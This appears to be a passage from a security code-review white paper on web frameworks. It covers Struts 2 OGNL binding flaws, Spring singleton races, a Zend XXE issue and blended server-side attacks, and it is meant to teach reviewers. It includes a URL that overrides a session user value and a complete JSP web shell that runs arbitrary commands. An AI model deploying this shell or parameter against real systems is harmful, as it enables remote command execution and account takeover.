In Struts 2 request parameters are directly bound into Action class instance variables through matching public getter and setter methods. In Struts 2 Action classes are POJOs and do not rely on any core JEE servlet libraries or objects. This allows Action classes to be easily tested by unit testing frameworks. This was vast improvement from Struts 1 where you had to run with mock objects or within a web-testing framework like Canoe. In theory, independence from web APIs was a great idea but in practice Action code had to reference other HTTP elements (session, request, response, headers, cookie, etc.) besides request parameters (which are auto-magically bound into the Action classes instance variables). In order for Actions to gain access to HTTP objects, they had to implement interfaces that allowed the Struts 2 binding engine to set those objects in the Action class before a request was processed. This would allow the execute() method to have certain HTTP objects ready when processing a request. The problem is the interfaces created methods on the Action class that potentially could be mixed with request parameter binding. Let's look at an example to clear things up.

```
public class MyAction implements RequestAware, SessionAware {

        Map request;
        Map session;

        //part of RequestAware interface
        public setRequest(Map request) {
                this.requet = request;
        }
```

```
        //part of SessionAware interface
        public setSession(Map session) {
                this.session = session;
        }

        public String execute() {
                …
        }
}
```

There are number of problems here. The first is that older versions of Struts 2 allowed you to set the attributes of objects stored in the session from request parameters even if you did not implement the associated getter. Latter versions of struts limited the types that could be set to String[] arrays. The second is that developers who use Spring are prone to add both the getter and setters for the SessionAware and RequestAware interfaces. As a result, any of the session or request attributes are settable via request parameters. So you could have the following url which could set and override arbitrary session values:

http://ursrv.com/urAppContext/MyAction?session.user.username=admin

"session.user.username" is an OGNL expression which basically states, "Look at the Action class and find its session instance variable, then look for the object under the key "user", once you have that object call the setUsername("admin") method."

In addition, because "request" is a Map, the distinction between request.getParameter("key") and request.getAttribute("key") have been blurred.

Finally, Struts 2 uses OGNL to resolve objects on the value stack. When the above URL is called on an Action which implements SessionAware but does not implement a getter method for the "session" instance variable a phenomenon called "value shadowing" occurs. Jeremy Long and myself discovered this while testing and code reviewing Struts 2 applications.

When a setter method exists in an Action object but no getter, OGNL will set the associated instance variable with the value from the request parameter so it can be used in the execute() method but will not copy the modified instance variable back on the value stack for display by view components (because of the missing associated getter method). In other words, a copy of the request/session object is made and then placed in the Action instance variables. Request parameters are then auto-magically bound into these instance variables. These instances variables are used for the duration of the Action's execute() method but are then lost because the modified versions of the request and session are not copied back over the originals on the value stack. Copying instance variables of the Action back to the value stack requires an associated getter method. The result is that you can fool the business

logic into “seeing” the request parameter populated values of objects which are normally separate from requests parameters (session, application, etc.).

Password Policies

This is not really framework related but you will need to remember to check how passwords are stored, what are the length and complexity requirements, when do they expire, and how are they reset and recovered.

Step 5: Cataloging all Frameworks Used by the Web Framework Based Application

Web Frameworks are typically built upon other frameworks. This may cause the framework-based code to have vulnerabilities that are caused by the underlying frameworks that the web framework relies on. You need to catalog the frameworks and their versions used by the web framework. Then you need to search our trusty friend Google and security lists (Secunia, SecrityFocus, OSVDB, etc.) for vulnerabilities.

Here are some examples:

Struts 2 Action classes are normally not singletons. However, you can configure all of your Struts 2 Actions to be Spring beans. The definition for each Action Spring bean looks like:

```
<bean name=”myAction” class=”com.urcomp.web.actions.MyAction” >
        …
</bean>
```

The problem is Spring beans are singletons by default. So introducing Spring causes the application to have Race Conditions.

Spring also has the capability to expose Spring Beans as web services, Burlap and Hessian protocol accessible spring beans, and RMI objects. Most of these services do not have authentication support out of the box. So it is a good idea to check for these.

Another example is of Zend PHP framework’s XXE (XML eXternal Entity Injection) vulnerability that was brought about by a reliance on the insecure XML processing of the XmlRpc package. There was no call to the libxml_disable_entity_loader function before initializing the SimpleXMLElement class.

The whole point is to know what you’ve got. Sometimes you need to take a step back when looking at things or you will only know the forest for the trees.

Step 6: Take a Step Back from Your Findings to Discover Combined Threats

Billy Rios made an awesome presentation on blended client-side attacks a while back at BayThreat. The interesting thing is that blended attacks can occur on the server side as well. Once you have your findings, you need to step back and try to find ways that vulnerabilities can interact to create even more badness.

Here is an example:

We talked about Path Manipulation (File Disclosure) vulnerabilities where the attacker was able to forward the request to any file on the server. File Disclosure vulnerabilities allow an attacker to point a request to arbitrary files on the server. This can return server side configuration files to the attacker's browser but will also allow you to call any view rendering file on the server. You might think to yourself, "Ok the configuration files that are exposed don't have any confidential data in them and I have authorization checks in place to protect admin pages from direct viewing." But now lets assume a file upload vulnerability allowed a user to upload non-blacklisted (the blacklist blocks *.jsp, *.jspx, *.dll, *.exe) files to a directory which was not under the web application context root or not directly accessible via web requests.

What do you think now?

If you said we have a remote shell on the server you found the server-side blended attack. The file upload doesn't block *.**jspf** files so an attacker only has to create a RemoteShell.jspf file which has the following code inside:

```
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
out.println("Command: " + request.getParameter("cmd") + "<BR>");
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
```

```
}
}
%>
</pre>
</BODY></HTML>
```

Then call RemoteShell.**jspf** with your file disclosure vulnerability.

All good things must eventually come to an end.

Conclusion

Well that was a wild ride. Code reviewing framework-based code is a bit daunting. There are a lot of moving pieces. Although most web frameworks are built around the same architectural principle (MVC), I hope I have highlighted the peculiarities so you have gained the knowledge and skills to code review framework-based applications. If you have any feedback or errata related to this white paper please send it to abraham.kang@hp.com or principal.security.researcher@hp.com.